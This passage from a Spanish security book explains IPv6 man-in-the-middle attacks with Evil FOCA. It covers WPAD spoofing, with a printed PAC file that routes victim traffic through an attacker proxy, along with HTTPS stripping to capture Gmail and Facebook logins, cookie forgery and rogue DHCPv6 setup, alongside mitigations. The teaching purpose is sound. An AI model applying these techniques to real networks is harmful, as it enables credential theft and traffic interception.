Por supuesto, la recomendación de seguridad es quitar esta característica si estáis en una red que no es vuestra, y si es una red gestionada por vosotros, se debería aplicar alguna política para erradicar su activación en todos los navegadores si no hacéis uso de este servicio en la organización.




Fig. 5.52.- Búsqueda del servidor *WPAD* por medio de *LLMNR*.

Este registro *WPAD* es buscado automáticamente por toda la red mediante el protocolo *LLMNR*, tal y como se puede ver en la siguiente imagen, tanto por IPv4 como por IPv6, pero buscando un registro tipo A, es decir la dirección IPv4 donde se debe conectar el navegador para descubrir al servidor *Web Proxy*.

La búsqueda del registro *WPAD* se hace por *Multicast*, y en nuestro entorno, *Evil FOCA* captura la petición que va con destinatario a *Multicast* IPv6 cuando el ataque sea a una dirección IPv6 de la red o la petición *Multicast* IPv4 cuando el ataque se haga a una víctima en la red IPv4. No hay que olvidar que *Evil FOCA* puede hacer este ataque tanto en red IPv4 como en red IPv6. Una vez interceptada contestará con la dirección IP del atacante, en este caso, como el ataque se realiza en la red IPv6, contesta con una dirección IPv6 asociada a un registro de tipo AAAA pasando con la respuesta de una petición de tipo A a una respuesta tipo AAAA.




Fig. 5.53.- *Evil FOCA* contesta con un registro AAAA.

Al cliente parece que esto le deja un tanto preocupado, así que realiza una confirmación, buscando el registro *WPAD* por *LLMNR*, pero esta vez preguntando por su valor AAAA, así que no te extrañes si ves varias peticiones de este tipo en tu analizador de paquetes de red. *Evil FOCA* confirma que sí, que éste es el servidor al que debe conectarse para localizar el *Web Proxy Auto-Discovery* de la red y está en una dirección IPv6 y el ya el navegador pasará al siguiente paso.

Como se puede ver en la imagen, la dirección IPv6 que se usa es una dirección de vínculo local IPv6, por lo que no es necesario hacer un ataque *SLAAC* previamente para configurar una puerta de enlace por defecto en la red IPv6, haciendo que el ataque funcione en muchos más entornos de red.

Una vez que el cliente descubre la dirección IPv6 del registro *WPAD* ya sabe dónde está el servidor *Web Proxy Auto-Discovery*. Luego el cliente se conectará a éste para conseguir la información del servidor *Web Proxy* de la red, que no tiene porqué ser el mismo.

Es decir, el servidor *Web Proxy Auto-Discovery* es un servidor web donde se almacena un fichero de configuración que le dice al cliente web dónde se encuentra el servidor *Web Proxy*.




Fig. 5.54.- Solicitud al servidor *WPAD* del fichero de configuración *WPAD*.PAC.

Este fichero de configuración se llama *WPAD*.PAC y es solicitado por el cliente, para que *Evil FOCA* se lo entregue con la información del lugar donde está levantado ese servidor *Web Proxy*. Su formato es muy sencillo, ya que se trata de un fichero en formato de texto plano que tiene la información que puede verse en el siguiente paquete de red.

```
⊞ Frame 148: 248 bytes on wire (1984 bits), 248 bytes captured (1984 bits) on interface 0
⊞ Ethernet II, Src: Microsof_01:32:06 (00:15:5d:01:32:06), Dst: Microsof_01:32:04 (00:15:5d:01:32
⊞ Internet Protocol Version 6, Src: fe80::6965:7ae2:65e3:3958 (fe80::6965:7ae2:65e3:3958), Dst: f
⊞ Transmission Control Protocol, Src Port: http (80), Dst Port: 49181 (49181), Seq: 1, Ack: 39, L
⊟ Hypertext Transfer Protocol
  ⊟ HTTP/1.1 200 OK\r\n
    ⊞ [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
      Request Version: HTTP/1.1
      Status Code: 200
      Response Phrase: OK
    Content-Type: application/x-ns-proxy-autoconfig\r\n
  ⊞ Content-Length: 86\r\n
    \r\n
⊟ Line-based text data: application/x-ns-proxy-autoconfig
    function FindProxyForURL(url, host){return "PROXY [fe80::6965:7ae2:65e3:3958]:61638";}
```

Fig. 5.55.- Contenido de *WPAD*.PAC entregado por *Evil FOCA* con información del *Web Proxy*.

Hay que tener en cuenta que si el cliente utiliza *Google Chrome*, este ataque solo funcionará con el protocolo de red IPv4 ya que IPv6 viene desactivado por defecto, como se ha visto.

Realizar en *Evil FOCA* este ataque es tan sencillo como arrastrar el equipo al panel del ataque *WPAD* en IPv6 - o en IPv4 -, hacer clic en Start y *Evil FOCA* se encargará de interceptar la petición del registro *WPAD* del cliente, servirle vía web el fichero *WPAD*.PAC y hacer de servidor *Web Proxy HTTP*.




Fig. 5.56.- El ataque *WPAD* en IPv6 con *Evil FOCA*.

Una vez acabada esta fase, la víctima ya podrá navegar por Internet sin notar nada especial, pero lo estará haciendo a través de un servidor *Web Proxy* configurado en la red IPv6 que hará de *man in the middle* y podrá interceptar todo el tráfico de red.

Como se ha dicho antes al inicio de este apartado, el ataque también está disponible para la red IPv4, por lo que por seguridad los administradores de red deberían quitar esta configuración de los navegadores de Internet y monitorizar todo el tráfico de red con equipos IDS para descubrir quién está realizando peticiones o respuestas a este protocolo de *Web Proxy* Auto *Discovery*

5.6.- Conexiones HTTP-s en ataques mitm en la red IPv6

Una vez que se está en medio, se tiene acceso al tráfico que se está enviando desde el cliente, y si se tiene acceso a él, existe la posibilidad de poder interceptarlo y manipularlo, que es lo que hacen herramientas como *Cain*, *SSLStrip*, *SSLSniff*, *Ettercap* en *Kali* o la *Evil FOCA*.

Según la herramienta para atacar la red que utilices, el comportamiento será uno u otro cuando hay que lidiar con conexiones *HTTPs*. En el caso de *Cain*, la herramienta hace una copia del certificado digital original para enviarle al cliente un *Fake-CA* como se ha visto en capítulos anteriores.

Algunas herramientas no validan que el certificado cumpla que esté emitido para ese sitio en concreto, que esté caducado o que esté emitido por una entidad certificadora válida en la que se confía. Con el resto de ellas, o bien no funciona la conexión, o se obtiene una alerta de seguridad. Si el usuario acepta ese certificado, a partir de ese momento estará enviando los datos cifrados al atacante, que los descifrará, leerá, manipulará y los volverá a enviar al servidor cifrados con una conexión *HTTP-s* hecha, esta vez sí, con el certificado original del servidor web. Actualmente *Evil FOCA* no hace uso de esta técnica, así que si quieres hacer esto deberás hacerlo manualmente.

En el caso de *SSLSniff*, lo que se hace es algo similar, pero aprovechándose de un *BUG* en los clientes que no verifican las *BasicConstrains* del certificado que reciben. La gracia es que se utiliza un certificado auténtico pero que no tiene validez para crear nuevos certificados. Es decir, supongamos que el atacante se saca un certificado digital para un servidor web llamado *miserver*.com en *Verisign*. La cadena de confianza es correcta, y no genera ninguna alerta de seguridad. El ataque se basa en usar el certificado de *miserver*.com para crear certificados digitales falsos para sitios como www.*Facebook*.com pero firmado por *miserver*.com. Si el cliente tiene el *BUG* de *BasicConstrains* y no comprueba que el certificado de *miserver*.com no tiene autoridad para crear certificados, podría tomar el falso certificado de *Facebook*.com como bueno. Esto le ha pasado a casi todos los navegadores, y al propio iOS de iPhone no hace mucho.

5.6.1.- El Stripping de HTTPs: Bridging HTTPs(IPv4)-HTTP(IPv6)

En el caso de herramientas como *SSLSniff* o *Evil FOCA*, el ataque se basa en hacer que la víctima navegue a través del atacante solo con *HTTP* y será el atacante el que navegue con *HTTPs* cuando se conecten al servidor real. En el caso de que el servidor haga un re-

direct a *HTTPs*, como sería por ejemplo cuando el cliente pida *HTTP*://www.*Google*.com y el servidor le intente llevar a *HTTPs*://www.*Google*.com, será el atacante el que hará la redirección, manteniendo al cliente siempre en *HTTP*.




Fig. 5.57.- El *Bridging HTTPs-HTTP* con un redirect de por medio.

Una vez que se obtenga la página de resultados, es importante que las cookies de sesión - que vendrán marcadas con el flag secure para que no funcionen sobre *HTTP* - sean gestionadas por el atacante. Para ello se puede generar una *cookie* falsa que se envía al cliente sin dicho flag, permitiendo que él navegue, y que el servidor no note que ha habido una manipulación de la *cookie*.




Fig. 5.58.- La captura de las credenciales vía *HTTP* en el equipo que corre la *Evil FOCA*.

Esto no es necesario siempre. Muchos servidores que hacen el envío de un mensaje de redirect a *HTTPs*, siguen escuchando por *HTTP*, así que aunque pidan que todo se le envíe por *HTTPs* se puede seguir enviando la información de login por *HTTP* y permiten la autenticación.

En el ejemplo siguiente se puede ver cómo la víctima se ha conectado a www.*Google*.com que ha pedido el redirect a *HTTPs*://www.*Google*.com pero *Evil FOCA* ha filtrado esa conexión y además ha quitado los enlaces *HTTPs* de toda la web, haciendo que al login de Gmail se acceda vía *HTTP*, lo que permitiría robar el usuario y la contraseña en texto plano si la víctima no se da cuenta de que no está en una conexión segura.




Fig. 5.59.- Página www.*Google*.com bajo *HTTP* y con stripped links.

Para conseguir más peticiones de inicio desde el cliente con *HTTP*, *Evil FOCA* filtra también los resultados de búsqueda que ofrece *Google*, es decir, que si la víctima se conecta a *Google* a través de una conexión atacada por *Evil FOCA* poniendo en la barra de navegación *HTTP*://www.*Google*.com, cuando el servidor devuelva un redirect a *HTTPs*://www.*Google*.com, *Evil FOCA* lo interceptará, hará la navegación a *HTTPs* y le entregará la página de búsqueda al cliente bajo *HTTP*. Es decir, hace un *Bridging HTTPs-HTTP* a www.*Google*.com. Toda la lista de resultados que aparecerán serán enlaces *HTTP* para garantizar que *Evil FOCA* pueda seguir accediendo a todo el tráfico intermedio.

Después, cuando el usuario busque en *Google* algo como *Facebook*, todos los resultados que vengan apuntando a *HTTPs* serán sustituidos por *HTTP* y los redirect Javascript serán eliminados también, para que el engaño sea completo.

En esta imagen se puede ver cómo la página web de *Facebook* será entregada vía *HTTP* después de que la víctima haya buscado la web de *Facebook* en *Google*.




Fig. 5.60.- *Evil FOCA* haciendo *Bridging HTTP*(IPv6)-*HTTPs*(IPv4) a www.*Google*.com y link stripping a los resultados de la búsqueda de Facebook

Si la víctima de este ataque envía su usuario y contraseña de *Facebook* en una conexión controlada por *Evil FOCA* tal y cómo se ve aquí, quedará comprometida al ser enviada en texto claro.

Siempre que se está en un esquema de *man in the middle* hay poco que hacer salvo cifrar todo el tráfico de red contra un punto de conexión seguro, haciendo uso por ejemplo de un servicio de Red Privada Virtual VPN (*Virtual Private Network*) haciendo uso de protocolos de cifrado como L2TP o SSTP con Certificate Pinning - que *PPTP* es susceptible de ataques de *man in the middle* y se puede crackear por diccionario o atacando MS-Chap-v2 con brute-force tras la última reducción de complejidad publicada a finales del año 2011- , y si no es posible mejor que no se navegue nunca.

Además de lo dicho ya, hacer uso de un plug-in que obligue a navegar siempre vía conexiones *HTTPs*, el uso de Certificate Pinning en aplicaciones instaladas en el equipo o de los sitios web visitados habitualmente desde el navegador de Internet, para evitar así sufrir una vulnerabilidad con un *BUG* de *BasicConstrains* en el futuro o el ataque con la ayuda de un entidad certificadora intermedia maliciosa, además de intentar no entrar a los sitios haciendo clics en ningún lugar - ni los resultados de *Google* como hemos visto - o confiando en los redirects a páginas web *HTTPs*, ayudará en gran medida a mitigar y detectar este tipos de ataques.

■ ■ ■

5.7.- Montaje de un servidor Rogue DHCPv6

Además de los ataques de *Man in the middle* descritos anteriormente de *Envenenamiento de la tabla caché de vecinos*, del uso del *ataque SLAAC* o del esquema de *Web Proxy Auto-Discovery* existen otras formas de atacar una red IPv6 que hay que tener en cuenta.

La primera de ellas es bastante evidente, y consiste en montar un servidor *DCHPv6 (Dynamic Host Configuration Protocol)* en una red en la que no haya control de la aparición de servidores *Rogue DCHP para IPv6*, que puede ser algo mucho más común que lo deseado. Para hacerlo, es tan fácil como utilizar cualquier servidor *DHCP* en *Linux* o *Windows* y configurarlo en función del entorno.

5.7.1.- Montaje servidor DHCPv6 en Windows Server

Para instalar un servidor *DHCPv6 en Windows Server 2008* es tan sencillo como irse a las opciones de *Roles de Servidor* y añadir el rol de servidor *DHCP*.




Fig. 5.61.- Añadir rol de Servidor *DHCP* en *Windows* Server 2008.

Una vez elegido, habrá que configurar las opciones básicas del servicio, y en este caso se necesita configurar que se va a hacer uso de configuración de direcciones IP en modo *Statefull*.

Como ya se ha visto en el ataque *SLAAC*, el modo *Stateless* permite que sean los routers de conexión los que configuren a los equipos, mientras que con el modo *Statefull*, los servidores *DHCPv6* configurarán de manera más permanente todas las direcciones que se asignen a los clientes, estableciendo un periodo de vida para cada una de las concesiones que realicen.

En este caso, se debe seleccionar hacer uso del modo *Statefull* para que se configuren las direcciones IPv6 de los clientes desde el servidor *DHCPv6* junto con el resto de las propiedades que se pueden asignar a las conexiones de red.




Fig. 5.62.- Configuración de modo Statefull en el servidor DCHPv6.

Una vez terminada esta fase del proceso, el siguiente paso es configurar un ámbito de asignación de direcciones IPv6 en el que se definirán las distintas propiedades de red a estableces en los clientes. Para ello hay que abrir la herramienta de administración del servidor *DHCP* y seleccionar la opción de *Nuevo Ámbito (New Scope)* en el nodo IPv6 del servidor.

